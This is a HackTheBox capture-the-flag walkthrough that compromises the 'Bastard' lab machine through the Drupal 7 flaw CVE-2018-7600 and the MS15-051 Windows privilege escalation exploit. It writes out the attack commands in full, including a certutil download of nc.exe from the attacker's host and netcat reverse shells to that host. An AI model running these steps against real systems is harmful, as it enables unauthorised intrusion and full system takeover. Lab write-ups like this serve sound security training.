HackTheBox Bastard
Hello World
Today, we will solve one of the HackTheBox machines called “Bastard”. It is a medium machine.
Today, we will solve the “Bastard” machine by exploiting the Drupal 7 vulnerability (CVE-2018–7600). It is based on Windows OS.
1- RECON & ENUMERATION
Let’s use Nmap to scan for open ports and services.
We will use this command: “nmap -A 10.129.33.106”
 Nmap scan
So, we have an HTTP port open. Let’s see what’s on it.

We have a login page, and Drupal powers it. So let’s search for its version in the source code.

And we found it.
It’s powered by Drupal 7.

Let’s search for some exploits for this version on Google.
2- EXPLOITATION
Upon testing multiple listed exploits, I found this “CVE-2018–7600”
This exploit allows us to execute commands on the system
Let’s download it to our machine and find a way to use it

As we can see, we will use ‘-c’ to write commands, then write the target URL.
1
python3 drupa7-CVE-2018–7600.py -c whoami http://10.129.33.106

The command is executed, and we are the ‘nt authority\iusr’.
So let’s get a reverse shell.

We will upload Netcat on this machine using this CVE and the Python server.
link And we will use this command to download ‘nc.exe’ on the target machine.
1
certutil -urlcache -split -f http://10.10.14.10:8888/nc.exe
And let’s run netcat to get reverse shell using this command
1
.\nc.exe 10.10.14.10 1111 -e cmd.exe

We have a reverse shell, and we can get the user flag.
3- POST EXPLOITATION
After gaining a shell on this machine, I proceeded to conduct manual enumeration, commencing with gathering system information using the ‘systeminfo’ command.

The OS is Windows Server 2008 R2, and there are no installed hotfixes.
And this indicates that there is a vulnerability in the kernel.
So we will search on Google for exploits using the Windows version, and I found many exploits.

I would prefer to use one of these (MS15–051, MS11–046)
Let’s use MS15–051.
This exploit allows us to execute commands with system privileges.
First, unzip the exploit file and move it to the target machine

And let’s run it

And we are the system.
So let’s get another reverse shell with high privileges from this exploit, using Netcat.
1
.\ms15–051x64.exe ".\nc.exe 10.10.14.10 3333 -e cmd.exe"

We are the system now.

Now we can get the root flag.
Congrats! We solved this machine. If you find it helpful, Kindly give me a respect from here N0UR0X01-HTB.